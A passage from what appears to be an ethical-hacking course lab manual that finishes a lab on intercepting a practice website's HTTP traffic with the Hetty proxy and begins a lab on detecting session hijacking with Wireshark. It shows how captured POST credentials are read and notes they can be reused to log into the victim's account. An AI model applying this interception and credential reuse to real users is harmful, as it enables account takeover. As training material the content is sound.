


Module 11 – Session Hijacking

24. Now, switch to the **Windows 11** virtual machine.
25. In the **Proxy logs** page, scroll-down to check more logs on moviescope website. Check for **POST** log captured for the target website.




26. Select the **POST request** and in the lower section of the page, select **Body** tab under **POST** section.
27. Under the **Body** tab, you can observe the captured user credentials, as shown in the screenshot.



28. The captured credentials can be used to log in to the target user's account and obtain further sensitive information.
29. Now, we shall change the proxy settings back to the default settings. To do so, switch back to the **Windows Server 2022** machine and perform **Steps 13-16** again.
Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa\$\$w0rd** as password.
30. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.

Module 11 – Session Hijacking



31. This concludes the demonstration of HTTP traffic interception using Hetty.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method:** Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method:** Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

Lab Tasks

Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

